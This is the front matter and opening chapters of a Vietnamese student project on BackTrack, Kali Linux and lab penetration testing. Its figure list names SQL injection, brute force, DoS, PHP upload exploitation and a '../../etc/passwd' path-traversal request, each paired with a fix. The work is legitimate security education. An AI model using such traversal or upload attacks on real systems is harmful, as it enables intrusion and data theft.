

BỘ CÔNG THƯƠNG  
TRƯỜNG ĐẠI HỌC CÔNG THƯƠNG TP. HCM  
KHOA CÔNG NGHỆ THÔNG TIN



## ĐỒ ÁN CHUYÊN NGÀNH

# TÌM HIỂU BACKTRACK VÀ HỆ ĐIỀU HÀNH KALI LINUX ĐỂ XÂY DỰNG CÔNG CỤ QUÉT MẠNG KIỂM TRA AN NINH HỆ THỐNG

**Giảng viên hướng dẫn:** Trần Thị Bích Vân, Lê Anh Tuấn

**Sinh viên thực hiện:** Lâm Tuấn Đạt – 2033212004

Nguyễn Thị Thùy Trang – 2033210647

Phan Thụy Thanh Quyên - 2033210614

TP. HỒ CHÍ MINH, tháng 11 năm 2024

BỘ CÔNG THƯƠNG  
TRƯỜNG ĐẠI HỌC CÔNG THƯƠNG TP. HCM  
KHOA CÔNG NGHỆ THÔNG TIN



## ĐỒ ÁN CHUYÊN NGÀNH

# TÌM HIỂU BACKTRACK VÀ HỆ ĐIỀU HÀNH KALI LINUX ĐỂ XÂY DỰNG CÔNG CỤ QUÉT MẠNG KIỂM TRA AN NINH HỆ THỐNG

**Giảng viên hướng dẫn:** Trần Thị Bích Vân, Lê Anh Tuấn

**Sinh viên thực hiện:** Lâm Tuấn Đạt – 2033212004

Nguyễn Thị Thùy Trang – 2033210647

Phan Thụy Thanh Quyên – 2033210614

TP. HỒ CHÍ MINH, tháng 11 năm 2024

## LỜI CAM ĐOAN

Chúng em xin khẳng định rằng đây là công trình nghiên cứu của riêng chúng em. Các số liệu và kết quả được trình bày trong đồ án là trung thực và chưa từng được công bố trong bất kỳ công trình nào khác.

Chúng em muốn khẳng định rằng chúng em đã được giúp đỡ và cảm ơn tất cả những người đã đóng góp vào việc thực hiện đồ án này. Tất cả các thông tin được trích dẫn trong đồ án đều được ghi rõ nguồn gốc.

### Sinh viên thực hiện đồ án

(Ký và ghi rõ họ tên)

(Ký và ghi rõ họ tên)

(Ký và ghi rõ họ tên)

*Nguyễn Thị Thùy Trang*

*Lâm Tuấn Đạt*

*Phan Thùy Thanh Quyên*

## **LỜI CẢM ƠN**

Trước tiên, chúng em muôn gửi lời cảm ơn và biết ơn chân thành đến thầy Lê Anh Tuấn, cô Trần Thị Bích Vân cả 2 thầy cô đã hướng dẫn chúng em trong quá trình thực hiện đề tài. Thầy và cô đã tận tình chỉ bảo và hỗ trợ nhóm suốt thời gian thực hiện, cũng như đóng góp ý tưởng và kiểm tra tính phù hợp của đề tài.

Chúng em cũng muôn gửi lời cảm ơn đến toàn thể các thầy cô giáo của Trường ĐH Công Thương TP.HCM, vì đã truyền đạt kiến thức và tạo điều kiện thuận lợi cho chúng em trong quá trình học tập và phát triển tại trường.

Mặc dù chúng em đã có gắng hoàn thành đề tài trong phạm vi và khả năng của mình, tuy nhiên không thể tránh khỏi những thiếu sót. Chúng em rất mong nhận được sự cảm thông và sự hướng dẫn tận tâm từ quý thầy cô.

Xin chân thành cảm ơn!

## TÓM TẮT

BackTrack là một hệ điều hành Linux ra mắt năm 2006, chuyên về kiểm thử xâm nhập và bảo mật mạng. Dự án được phát triển từ hai dự án trước là WHAX và Auditor Security Collection. Các phiên bản chính của BackTrack gồm từ BackTrack 1 đến BackTrack 5, mỗi phiên bản đều nâng cấp công cụ và tính năng bảo mật như kiểm thử không dây, khai thác phần cứng và ứng dụng web. Đặc biệt, phiên bản BackTrack 4 chuyển sang nền tảng Debian, mang lại hiệu suất tốt hơn. Đến BackTrack 5 (2011), đây là phiên bản cuối cùng trước khi dự án được thay thế bởi Kali Linux vào năm 2013. Kali Linux phát triển dựa trên Debian, hỗ trợ nhiều công cụ kiểm thử bảo mật hơn, giúp phát hiện và khắc phục lỗ hổng hệ thống để tăng cường an ninh mạng.

# NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

Ngày tháng năm 2024  
(Ký tên, ghi rõ họ và tên)

Trần Thị Bích Vân

## NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

Ngày tháng năm 2024  
(Ký tên, ghi rõ họ và tên)

Lê Anh Tuấn

## **NHẬN XÉT CỦA GIÁO VIÊN PHẢN BIỆN**

*Ngày tháng năm 2024  
(ký tên, ghi rõ họ và tên)*

# MỤC LỤC

LỜI CAM ĐOAN .....	i
LỜI CẢM ƠN .....	ii
TÓM TẮT .....	iii
DANH MỤC HÌNH ẢNH .....	ix
DANH MỤC BẢNG BIÊU .....	xiv
LỜI GIỚI THIỆU.....	1
CHƯƠNG 1. TỔNG QUAN.....	2
1.1.    Mục tiêu và yêu cầu đề tài.....	2
1.2.    Mô tả nội dung nghiên cứu.....	2
1.3.    Lý do chọn đề tài .....	3
1.4.    Phạm vi đề tài .....	4
CHƯƠNG 2: QUÁ TRÌNH PHÁT TRIỂN TỪ BACKTRACK ĐẾN KALI LINUX .....	5
2.1.    Tổng quan về BackTrack .....	5
2.1.1.    BackTrack là gì? .....	5
2.1.2.    Vai trò của BackTrack trong kiểm thử bảo mật .....	5
2.1.3.    Những tính năng chính của BackTrack .....	6
2.1.4.    Lịch sử phát triển và tầm quan trọng của BackTrack.....	7
2.2.    Các phiên bản BackTrack và hành trình phát triển .....	7
2.2.1.    BackTrack 1 (2006) .....	8
2.2.2.    BackTrack 2 (2007) .....	9
2.2.3.    BackTrack 3 (2008) .....	10
2.2.4.    BackTrack 4 (2009) .....	11
2.2.5.    BackTrack 5 (2011) .....	14
2.2.6.    Sự chuyển đổi nền tảng và công nghệ .....	17
2.3.    Hạn chế của BackTrack và nhu cầu chuyển đổi.....	18
2.3.1.    Hạn chế lớn của BackTrack.....	18
2.3.2.    So sánh giữa BackTrack và Kali Linux .....	20
2.3.3.    Kết luận về nhu cầu chuyển đổi.....	22
2.4.    Quá trình phát triển từ BackTrack lên Kali Linux .....	22

2.4.1. Lý Do Chuyển Đổi .....	22
2.4.2. Quá Trình Phát Triển .....	24
<b>CHƯƠNG 3: TỔNG QUAN VỀ KALI LINUX VÀ CÁC CÔNG CỤ KIỂM THỬ BẢO MẬT .....</b>	<b>26</b>
3.1. Tổng quan về Kali Linux.....	26
3.1.1. Kali Linux là gì? .....	26
3.1.2. Lịch sử phát triển của Kali Linux .....	27
3.1.3. Tính Năng Nổi Bật của Kali Linux .....	29
3.2. Các công cụ kiểm thử bảo mật quan trọng trong Kali Linux.....	31
3.2.1. Nmap – Quét mạng và phát hiện dịch vụ .....	31
3.2.2. Metasploit – Khung khai thác lỗ hổng.....	33
3.2.3. Wireshark – Phân tích lưu lượng mạng .....	34
3.2.4. Nessus – Quét lỗ hổng bảo mật .....	36
3.2.5. Hydra – Tấn công mật khẩu .....	37
3.2.6. OWASP ZAP – Quét lỗ hổng ứng dụng web .....	39
3.2.7. Burp Suite – Công cụ kiểm thử bảo mật ứng dụng web.....	40
3.3. Ưu và nhược điểm của Kali Linux .....	42
3.3.1. Ưu Điểm của Kali Linux .....	42
3.3.2. Nhược Điểm của Kali Linux .....	44
3.4. Ứng dụng của Kali Linux trong bảo mật thông tin .....	45
3.5. Thách thức hiện tại .....	47
<b>CHƯƠNG 4: THỰC NGHIỆM .....</b>	<b>49</b>
4.1. Mô hình triển khai .....	49
4.2. Triển khai thực nghiệm .....	52
<b>CHƯƠNG 5: KẾT LUẬN .....</b>	<b>133</b>
5.1. Tổng quan quá trình phát triển .....	133
5.2. Những đóng góp và vai trò của Kali Linux.....	133
5.3. Đánh giá ảnh hưởng .....	134
5.4. Nhận định và tương lai .....	135
<b>TÀI LIỆU THAM KHẢO.....</b>	<b>137</b>

## DANH MỤC HÌNH ẢNH

<i>Hình 2.1. BackTrack 1 .....</i>	8
<i>Hình 2.2. BackTrack 2 .....</i>	9
<i>Hình 2.3. BackTrack 3 .....</i>	10
<i>Hình 2.4. BackTrack 4 R1 .....</i>	12
<i>Hình 2.5. BackTrack 4 R2 .....</i>	13
<i>Hình 2.6. BackTrack 5 R1 .....</i>	14
<i>Hình 2.7. BackTrack 5 R2 .....</i>	15
<i>Hình 2.8. BackTrack 5 R3 .....</i>	16
<i>Hình 3.1. Giao diện Kali Linux .....</i>	26
<i>Hình 4.1. Mô hình thực nghiệm .....</i>	49
<i>Hình 4.2. Máy pentester kiểm thử .....</i>	52
<i>Hình 4.3. Firewall Pfsense .....</i>	53
<i>Hình 4.4. Máy Web Server (vùng DMZ) .....</i>	53
<i>Hình 4.5. Web Server .....</i>	54
<i>Hình 4.6. Web Server .....</i>	54
<i>Hình 4.7. Web Server .....</i>	54
<i>Hình 4.8. Công cụ WhatWeb .....</i>	55
<i>Hình 4.9. Công cụ Nmap .....</i>	55
<i>Hình 4.10. Giao diện Burp Suite Pro .....</i>	56
<i>Hình 4.11. Giao diện New Scan .....</i>	56
<i>Hình 4.12. Cấu hình kiểm thử .....</i>	57
<i>Hình 4.13. Kết quả quét dạng Summary .....</i>	58
<i>Hình 4.14. Kết quả quét dạng Audit Items .....</i>	58
<i>Hình 4.15. Kết quả quét dạng Event log .....</i>	58
<i>Hình 4.16. Kết quả quét dạng Audit log .....</i>	59
<i>Hình 4.17. Lỗ hổng Cleartext submission of password .....</i>	59
<i>Hình 4.18. Lỗ hổng Cleartext submission of password .....</i>	60
<i>Hình 4.19. Lỗ hổng File path traversal .....</i>	60

<i>Hình 4.20. Phản hồi từ hệ thống dạng Pretty .....</i>	61
<i>Hình 4.21. Phản hồi từ hệ thống dạng Render .....</i>	61
<i>Hình 4.22. Phản hồi từ hệ thống dạng Render .....</i>	62
<i>Hình 4.23. Lỗi hổng SQL Injection .....</i>	62
<i>Hình 4.24. Giao diện Proxy trong Burp Suite Pro.....</i>	63
<i>Hình 4.25. Trang login của Web Server .....</i>	63
<i>Hình 4.26. Giao diện Proxy mục HTTP history.....</i>	64
<i>Hình 4.27. Chuyển gói tin vào Intruder .....</i>	64
<i>Hình 4.28. Giao diện Intruder.....</i>	65
<i>Hình 4.29. Giao diện Intruder.....</i>	65
<i>Hình 4.30. Chọn chế độ kiểm thử.....</i>	66
<i>Hình 4.31. Thêm payload kiểm thử .....</i>	66
<i>Hình 4.32. Thêm payload kiểm thử .....</i>	67
<i>Hình 4.33. Tiến hành kiểm thử .....</i>	67
<i>Hình 4.34. Bảng Results .....</i>	68
<i>Hình 4.35. Bảng Results phản hồi từ hệ thống dạng Pretty.....</i>	68
<i>Hình 4.36. Bảng Results phản hồi từ hệ thống dạng Render.....</i>	69
<i>Hình 4.37. Kiểm thử lỗ hổng trên trang login Web Server .....</i>	69
<i>Hình 4.38. Trang quản trị của hệ thống .....</i>	70
<i>Hình 4.39. Code login đầu vào của hệ thống dính lỗ hổng .....</i>	70
<i>Hình 4.40. Code login đầu vào của hệ thống dính lỗ hổng .....</i>	71
<i>Hình 4.41. Code login đầu vào của hệ thống khắc phục lỗ hổng .....</i>	72
<i>Hình 4.42. Trang login của Web Server .....</i>	73
<i>Hình 4.43. Trang login của Web Server .....</i>	73
<i>Hình 4.44. Công cụ Nuclei .....</i>	74
<i>Hình 4.45. Kết quả quét .....</i>	75
<i>Hình 4.46. Kiểm thử lỗi cấu hình .....</i>	75
<i>Hình 4.47. Kiểm thử lỗi cấu hình .....</i>	76
<i>Hình 4.48. Kiểm thử lỗi cấu hình .....</i>	77

<i>Hình 4.49. Kiểm thử lỗi cấu hình</i> .....	78
<i>Hình 4.50. Khắc phục lỗi hỏng</i> .....	79
<i>Hình 4.51. Kiểm thử lại lỗi hỏng</i> .....	80
<i>Hình 4.52. Giao diện công cụ PentMenu</i> .....	81
<i>Hình 4.53. Giao diện công cụ PentMenu</i> .....	81
<i>Hình 4.54. Giao diện công cụ PentMenu</i> .....	82
<i>Hình 4.55. Quá trình tấn công DoS</i> .....	82
<i>Hình 4.56. Web Server sử dụng công cụ phân tích Wireshark và Task Manager</i> ....	83
<i>Hình 4.57. Pentester không thể ping được vào hệ thống</i> .....	83
<i>Hình 4.58. Giao diện Firewall Pfsense</i> .....	84
<i>Hình 4.59. Cấu hình rule trên Snort</i> .....	86
<i>Hình 4.60. Mục Alerts trên Snort</i> .....	86
<i>Hình 4.61. Mục Blocked trên Snort</i> .....	87
<i>Hình 4.62. Danh sách tài khoản dùng để dò tài khoản</i> .....	87
<i>Hình 4.63. Danh sách mật khẩu dùng để dò mật khẩu</i> .....	88
<i>Hình 4.64. Công cụ Hydra</i> .....	88
<i>Hình 4.65. Khai thác lỗ hỏng trên công cụ Hydra</i> .....	89
<i>Hình 4.66. Khai thác thành công</i> .....	89
<i>Hình 4.67. Giao diện Firewall Pfsense</i> .....	90
<i>Hình 4.68. Bộ rule trên Snort</i> .....	92
<i>Hình 4.69. Kiểm thử lại hệ thống với công cụ Hydra</i> .....	92
<i>Hình 4.70. Mục Alerts trên Snort</i> .....	93
<i>Hình 4.71. Mục Blocked trên Snort</i> .....	93
<i>Hình 4.72. Máy Ubuntu Server (vùng DMZ)</i> .....	94
<i>Hình 4.73. Firewall Pfsense</i> .....	94
<i>Hình 4.74. Máy pentester kiểm thử hệ thống</i> .....	95
<i>Hình 4.75. Web Server kiểm thử</i> .....	95
<i>Hình 4.76. Web Server kiểm thử</i> .....	95
<i>Hình 4.77. Web Server kiểm thử</i> .....	96

<i>Hình 4.78. Công cụ whatweb .....</i>	96
<i>Hình 4.79. Công cụ nmap .....</i>	96
<i>Hình 4.80. Công cụ Nuclei .....</i>	97
<i>Hình 4.81. Hình ảnh điện thoại trên Web Server.....</i>	97
<i>Hình 4.82. Giao diện trên Burp Suite Pro .....</i>	98
<i>Hình 4.83. Target đến địa chỉ kiểm thử .....</i>	98
<i>Hình 4.84. Chọn chế độ Deep .....</i>	99
<i>Hình 4.85. Kết quả kiểm thử .....</i>	100
<i>Hình 4.86. Tìm file nghi ngờ dính lỗ hổng .....</i>	100
<i>Hình 4.87. Đưa vào Repeater để phân tích.....</i>	101
<i>Hình 4.88. Giao diện Repeater .....</i>	101
<i>Hình 4.89. Lỗ hổng Path Traversal .....</i>	102
<i>Hình 4.90. Giao diện Repeater Request phát hiện lỗ hổng ../../etc/passwd .....</i>	102
<i>Hình 4.91. Giao diện Repeater Response phát hiện lỗ hổng ../../etc/passwd .....</i>	103
<i>Hình 4.92. Sửa đổi thông tin thành ./index.php trên Request .....</i>	104
<i>Hình 4.93. Sửa đổi thông tin thành ./index.php trên Response.....</i>	104
<i>Hình 4.94. Nguyên nhân dẫn đến lỗ hổng Path Traversal .....</i>	105
<i>Hình 4.95. Khắc phục lỗ hổng Path Traversal .....</i>	106
<i>Hình 4.96. Sử dụng Burp Suite Pro kiểm thử lại hệ thống .....</i>	107
<i>Hình 4.97. Kiểm tra phần bình luận .....</i>	108
<i>Hình 4.98. Payload kiểm thử.....</i>	108
<i>Hình 4.99. Gửi file kiemthu.php thành công .....</i>	109
<i>Hình 4.100. Gửi lại hình ảnh bình thường với đuôi .jpg .....</i>	109
<i>Hình 4.101. Gửi file ảnh vào hệ thống.....</i>	109
<i>Hình 4.102. Sử dụng Burp Suite Pro phân tích .....</i>	110
<i>Hình 4.103. Đưa gói tin vừa upload vào Repeater phân tích .....</i>	110
<i>Hình 4.104. Gửi dữ liệu đến hệ thống.....</i>	111
<i>Hình 4.105. Hệ thống phản hồi dữ liệu .....</i>	112
<i>Hình 4.106. Sửa đổi nội dung file ảnh .....</i>	112

<i>Hình 4.107. Phản hồi nội dung file ảnh .....</i>	113
<i>Hình 4.108. Payload dùng để kiểm thử hệ thống .....</i>	114
<i>Hình 4.109. Thay đoạn code kiểm thử vào Repeater từ sửa đổi file ảnh .....</i>	115
<i>Hình 4.110. Phản hồi từ sửa đổi file ảnh .....</i>	116
<i>Hình 4.111. Sửa đổi tên file ảnh .jpg thành tuandat.php .....</i>	117
<i>Hình 4.112. Phản hồi từ sửa đổi tên file tuandat.php .....</i>	118
<i>Hình 4.113. Sửa tên file thành tuandat.php .....</i>	119
<i>Hình 4.114. Phản hồi từ sửa đổi tên file thành tuandat.php .....</i>	120
<i>Hình 4.115. Kiểm thử với Netcat .....</i>	121
<i>Hình 4.116. Công cụ DirSearch .....</i>	121
<i>Hình 4.117. Kiểm thử với /upload/kiemthu.php up lên ban đầu .....</i>	122
<i>Hình 4.118. Phản hồi từ hệ thống khi nhập /upload/kiemthu.php .....</i>	123
<i>Hình 4.119. Kiểm thử với /upload/tuandat.php vừa gửi lên .....</i>	123
<i>Hình 4.120. Ubuntu Server đã bị khai thác .....</i>	124
<i>Hình 4.121. Tiết lộ thông tin nhạy cảm trên Ubuntu Server .....</i>	124
<i>Hình 4.122. Đoạn code upload dính lỗ hổng .....</i>	125
<i>Hình 4.123. Khắc phục lỗ hổng File Upload .....</i>	128
<i>Hình 4.124. Khắc phục lỗ hổng File Upload .....</i>	128
<i>Hình 4.125. Chặn quyền truy cập vào mục /upload .....</i>	129
<i>Hình 4.126. Cấu hình .htaccess chặn truy cập .....</i>	129
<i>Hình 4.127. Kiểm thử hệ thống .....</i>	130
<i>Hình 4.128. Kiểm thử hệ thống .....</i>	130
<i>Hình 4.129. Kiểm thử hệ thống .....</i>	131
<i>Hình 4.130. Kiểm thử lại hệ thống .....</i>	131
<i>Hình 4.131. Lỗ hổng File Upload đã được khắc phục .....</i>	132

## **DANH MỤC BẢNG BIỂU**

<i>Bảng 2.1. So sánh giữa BackTrack và Kali Linux .....</i>	20
<i>Bảng 3.1. Tổng hợp các phiên bản của BackTrack và Kali Linux .....</i>	28
<i>Bảng 4.1. Thành phần chi tiết .....</i>	50

## LỜI GIỚI THIỆU

BackTrack từng là cái tên quen thuộc trong cộng đồng bảo mật thông tin, nổi bật với vai trò là một hệ điều hành chuyên dụng cho kiểm thử xâm nhập. Đây là môi trường lý tưởng cho các chuyên gia bảo mật và hacker có đạo đức, tích hợp hàng loạt công cụ mạnh mẽ như phân tích mạng, khai thác lỗ hổng và kiểm tra tính an toàn của ứng dụng web. Khả năng chạy trực tiếp từ Live CD hoặc USB giúp BackTrack trở thành giải pháp linh hoạt, thích hợp cho các tình huống cần kiểm thử nhanh mà không cần cài đặt phức tạp.

Kali Linux ra đời không chỉ để kế thừa BackTrack mà còn đưa công nghệ kiểm thử xâm nhập lên một tầm cao mới. Phát triển dựa trên nền tảng Debian, Kali Linux được thiết kế tối ưu hóa với khả năng tương thích cao, hỗ trợ đa dạng các nền tảng từ máy tính truyền thống đến thiết bị di động. Không chỉ nâng cấp về giao diện và hiệu năng, Kali Linux còn bổ sung hàng trăm công cụ mới, đáp ứng tốt hơn nhu cầu phức tạp trong bảo mật hiện đại. Hệ điều hành này được xây dựng với tầm nhìn dài hạn, hỗ trợ cập nhật liên tục để luôn phù hợp với những thách thức bảo mật mới nhất.

Sự chuyển đổi từ BackTrack sang Kali Linux là minh chứng cho sự đổi mới không ngừng trong lĩnh vực an ninh mạng. Trong khi BackTrack đặt nền móng vững chắc, Kali Linux đã nâng cấp toàn diện từ kiến trúc hệ thống đến tính năng sử dụng, mang lại trải nghiệm mượt mà và mạnh mẽ hơn. Điểm khác biệt lớn nhất là Kali Linux được thiết kế dành riêng cho sự ổn định và bảo mật trong dài hạn, cùng với kho công cụ phong phú được chọn lọc kỹ lưỡng. Sự phát triển này không chỉ đáp ứng nhu cầu của chuyên gia mà còn mở rộng cơ hội học tập và thực hành cho cộng đồng yêu thích bảo mật thông tin.

## CHƯƠNG 1. TỔNG QUAN

### 1.1. Mục tiêu và yêu cầu đề tài

Nghiên cứu và áp dụng các công cụ trong BackTrack và hệ điều hành Kali Linux để xây dựng công cụ quét mạng kiểm tra an ninh hệ thống. Cụ thể, đề tài tập trung vào các mục tiêu và yêu cầu sau:

- Tìm hiểu sự phát triển của BackTrack, từ khi ra đời đến quá trình chuyển đổi thành Kali Linux, đồng thời phân tích các công cụ bảo mật quan trọng đã được hỗ trợ trong BackTrack và những cải tiến nổi bật trên Kali Linux.
- Nghiên cứu và ứng dụng các công cụ bảo mật tích hợp trong Kali Linux như Nmap, Nessus, Metasploit, Wireshark và Hydra. Tìm hiểu cách sử dụng các công cụ này để thực hiện các nhiệm vụ bảo mật quan trọng như quét lỗ hổng, phân tích lưu lượng mạng, kiểm thử xâm nhập và khai thác lỗ hổng bảo mật.
- Tiến hành thử nghiệm trên môi trường giả lập hoặc môi trường thực tế để đánh giá hiệu suất của các công cụ thông qua các tiêu chí như tốc độ quét, độ chính xác, khả năng mở rộng và hiệu quả trong việc phát hiện các lỗ hổng phức tạp.
- Phân tích ưu điểm và hạn chế của từng công cụ bảo mật trong Kali Linux, từ đó lựa chọn các công cụ phù hợp nhất để tích hợp vào hệ thống quét mạng được phát triển.
- Thiết kế quy trình kiểm tra bảo mật mạng toàn diện, bao gồm các bước từ thu thập thông tin ban đầu, phân tích dữ liệu, phát hiện lỗ hổng cho đến đề xuất các giải pháp khắc phục nhằm cải thiện khả năng bảo vệ hệ thống.

### 1.2. Mô tả nội dung nghiên cứu

Trong quá trình thực hiện đề tài, chúng em sẽ nghiên cứu và triển khai các công cụ trong Kali Linux để phát triển công cụ quét mạng với các bước cụ thể như sau:

- Nghiên cứu lý thuyết:
  - + Tìm hiểu về các phiên bản của hệ điều hành BackTrack và phân tích quá trình phát triển, nâng cấp từ BackTrack lên Kali Linux.

- + Nghiên cứu các công cụ bảo mật quan trọng được tích hợp trong Kali Linux, cùng với cách sử dụng chúng để phát hiện và khai thác các lỗ hổng bảo mật.
- Tích hợp các công cụ:
  - + Nmap: Để quét cổng và phát hiện các dịch vụ đang chạy trên hệ thống.
  - + Nuclei: Quét các lỗ hổng bảo mật đã biết (CVE) dựa trên các mẫu có sẵn và các lỗi cấu hình trên máy chủ web.
  - + Wireshark: Phân tích và giám sát lưu lượng mạng nhằm phát hiện các hoạt động đáng ngờ hoặc bất thường.
  - + Burp Suite: Kiểm thử bảo mật ứng dụng web, tập trung vào các lỗ hổng như SQL Injection, XSS và các lỗi bảo mật khác.
- Kiểm thử và đánh giá: Thử nghiệm công cụ được phát triển trên các môi trường mạng giả lập hoặc mạng thực tế.

### 1.3. Lý do chọn đề tài

Việc nghiên cứu và áp dụng các công cụ trong BackTrack và Kali Linux đóng vai trò quan trọng trong lĩnh vực an ninh mạng hiện nay. Trong bối cảnh các mối đe dọa mạng ngày càng tinh vi và phức tạp, Kali Linux trở thành một nền tảng quan trọng giúp các tổ chức và cá nhân bảo vệ hệ thống một cách hiệu quả. Với bộ công cụ bảo mật đa dạng và mạnh mẽ, Kali Linux không chỉ hỗ trợ phát hiện lỗ hổng mà còn cung cấp các giải pháp khắc phục kịp thời, từ đó nâng cao khả năng phòng thủ và giảm thiểu rủi ro tấn công mạng.

Quá trình phát triển từ BackTrack lên Kali Linux không chỉ mở rộng các tính năng mà còn cải thiện đáng kể hiệu quả sử dụng của các công cụ bảo mật. Sự thay đổi này giúp tối ưu hóa khả năng tích hợp các công cụ trong môi trường thực tế. Việc nghiên cứu và triển khai Kali Linux trong lĩnh vực an ninh mạng mang lại cho các chuyên gia một góc nhìn toàn diện hơn về cách áp dụng, tùy chỉnh và khai thác tối đa tiềm năng của các công cụ bảo mật nhằm bảo vệ hệ thống một cách hiệu quả.

Công cụ quét mạng không chỉ giúp nhận diện các lỗ hổng bảo mật mà còn đóng vai trò quan trọng trong việc xây dựng hệ thống an toàn và ổn định hơn. Việc ứng

dụng các công cụ bảo mật mạnh mẽ từ Kali Linux mang lại lợi ích đáng kể, bao gồm giảm thiểu thời gian và chi phí, đồng thời tăng cường hiệu quả trong việc bảo vệ hệ thống trước các mối đe dọa ngày càng phức tạp. Đề tài này không chỉ cung cấp kiến thức chuyên sâu về hệ điều hành Kali Linux và các công cụ bảo mật tích hợp, mà còn đề xuất các giải pháp thực tiễn giúp nâng cao khả năng bảo vệ an ninh mạng, đáp ứng tốt nhu cầu thực tế của các tổ chức và doanh nghiệp hiện nay.

#### 1.4. Phạm vi đề tài

Đối với phạm vi đề tài, chúng em tập trung vào việc nghiên cứu công cụ quét mạng với các phạm vi nghiên cứu và ứng dụng cụ thể như sau:

- Phân tích và so sánh các công cụ và tính năng giữa hệ điều hành BackTrack và Kali Linux, làm rõ những sự khác biệt và cải tiến quan trọng khi chuyển từ BackTrack sang Kali Linux.
- Khám phá và ứng dụng các công cụ bảo mật mạnh mẽ trong Kali Linux, bao gồm Nmap, Burp Suite, Nuclei và Wireshark, nhằm phát hiện và xử lý các lỗ hổng bảo mật trên mạng.
- Kiểm tra khả năng phát hiện các dạng tấn công mạng phổ biến như DoS (tấn công từ chối dịch vụ), brute-force (tấn công dò mật khẩu), SQL injection và các loại tấn công khác.
- Đánh giá hiệu quả của công cụ thông qua các tiêu chí:
  - + Độ chính xác trong việc phát hiện các lỗ hổng bảo mật.
  - + Tốc độ và hiệu quả của công cụ trong quá trình quét và kiểm tra.
  - + Khả năng mở rộng của công cụ khi áp dụng vào các mạng quy mô lớn.
  - + Hiệu quả phát hiện đối với cả những lỗ hổng đã được biết và các lỗ hổng mới.

## CHƯƠNG 2: QUÁ TRÌNH PHÁT TRIỂN TỪ BACKTRACK ĐẾN KALI LINUX

### 2.1. Tổng quan về BackTrack

#### 2.1.1. BackTrack là gì?

BackTrack là một hệ điều hành mã nguồn mở dựa trên nhân Linux, được thiết kế đặc biệt để phục vụ nhu cầu kiểm thử thâm nhập (Penetration Testing) và kiểm thử bảo mật (Security Testing). Đây là một hệ điều hành không thể thiếu cho các chuyên gia an ninh mạng, được tối ưu hóa để phát hiện, phân tích và khắc phục các lỗ hổng bảo mật trong hệ thống.

BackTrack được phát hành dưới dạng ISO Live DVD, cho phép người dùng chạy trực tiếp từ đĩa hoặc USB mà không cần cài đặt trên ổ cứng. Điều này giúp BackTrack trở nên linh hoạt, dễ sử dụng trên nhiều loại máy tính khác nhau. Các phiên bản của BackTrack hỗ trợ hai môi trường giao diện người dùng phổ biến là GNOME và KDE, với khả năng chạy trên cả hệ thống 32-bit và 64-bit, mang lại sự tiện lợi và tùy chọn đa dạng cho người dùng.

#### 2.1.2. Vai trò của BackTrack trong kiểm thử bảo mật

BackTrack đóng vai trò quan trọng trong lĩnh vực bảo mật mạng, đặc biệt là trong các hoạt động sau:

- Thủ nghiệm thâm nhập (Penetration Testing): Với hơn 300 công cụ kiểm tra bảo mật tích hợp sẵn, BackTrack là hệ điều hành mạnh mẽ giúp các chuyên gia mô phỏng các cuộc tấn công mạng để đánh giá độ an toàn của hệ thống. Các công cụ quét nổi bật bao gồm:
  - + Nmap: Quét cổng và phát hiện dịch vụ.
  - + Metasploit: Khai thác lỗ hổng.
  - + Aircrack-ng: Kiểm tra bảo mật mạng Wi-Fi.
  - + Wireshark: Phân tích lưu lượng mạng.
- Phân tích pháp y (Forensic Analysis): BackTrack hỗ trợ chế độ Forensics Mode, cho phép thực hiện các hoạt động điều tra mà không gây ảnh hưởng

đến dữ liệu trong hệ thống mục tiêu. Điều này rất hữu ích trong việc xử lý các vụ tấn công hoặc vi phạm dữ liệu.

- Thu thập thông tin (Information Gathering): BackTrack cung cấp các công cụ mạnh mẽ để thu thập thông tin về mục tiêu, từ quét mạng đến phân tích dữ liệu, giúp xây dựng cái nhìn tổng quan và chi tiết về hệ thống cần kiểm tra.
- Đào tạo và nghiên cứu: Với danh sách công cụ phong phú và giao diện dễ sử dụng, BackTrack là một nền tảng lý tưởng cho các chuyên gia bảo mật và sinh viên muốn nâng cao kỹ năng trong lĩnh vực an ninh mạng.

### **2.1.3. Những tính năng chính của BackTrack**

- Hỗ trợ đa nền tảng: BackTrack cung cấp 4 phiên bản ISO Live DVD tương ứng với:
  - + GNOME 32-bit
  - + GNOME 64-bit
  - + KDE 32-bit
  - + KDE 64-bitĐiều này đảm bảo khả năng tương thích với nhiều loại máy tính và cấu trúc phần cứng khác nhau.
- Chế độ khởi động linh hoạt: Người dùng có thể khởi động BackTrack qua các chế độ khác nhau, phù hợp với nhu cầu cụ thể:
  - + Live Mode: Chạy trực tiếp từ đĩa/USB mà không cần cài đặt.
  - + Forensics Mode: Dành riêng cho phân tích pháp y, đảm bảo dữ liệu trên hệ thống mục tiêu không bị thay đổi.
  - + Persistence Mode: Lưu lại dữ liệu giữa các lần khởi động.
  - + Command Line Mode: Dành cho người dùng có kinh nghiệm, cần làm việc trực tiếp với dòng lệnh.
- Phân loại công cụ bảo mật: Các công cụ trong BackTrack được tổ chức thành 12 danh mục chính, phục vụ các mục tiêu cụ thể:
  - + Thu thập thông tin (Information Gathering)

- + Xác định lỗ hổng (Vulnerability Identification)
- + Công cụ khai thác (Exploitation Tools)
- + Pháp y (Forensics Tools)
- + Kiểm tra ứng suất (Stress Testing), v.v.
- Khả năng cập nhật và tối ưu: BackTrack liên tục cập nhật các công cụ bảo mật và trình điều khiển, đảm bảo rằng người dùng luôn được trang bị những công nghệ mới nhất trong lĩnh vực bảo mật.
- Sự kết hợp giữa Whax và Auditor: BackTrack được phát triển từ sự hợp nhất giữa hai hệ điều hành hoặc bộ công cụ kiểm thử bảo mật nổi tiếng là Whax và Auditor, kế thừa những ưu điểm vượt trội và tích hợp chúng vào một hệ điều hành duy nhất.

#### **2.1.4. Lịch sử phát triển và tầm quan trọng của BackTrack**

BackTrack đã trải qua một quá trình phát triển lâu dài, trở thành hệ điều hành đáng tin cậy trong cộng đồng bảo mật. Năm 2006, nó được bình chọn là "Live CD về bảo mật hay nhất" bởi tổ chức insecure.org, khẳng định vị thế hàng đầu trong lĩnh vực bảo mật mạng.

Sự phát triển không ngừng của BackTrack đã đặt nền móng cho sự ra đời của Kali Linux, một phiên bản nâng cấp với nhiều tính năng hiện đại hơn. Dù không còn được phát triển, BackTrack vẫn giữ vai trò lịch sử quan trọng, là bước đệm cho các công cụ kiểm thử bảo mật hiện đại ngày nay.

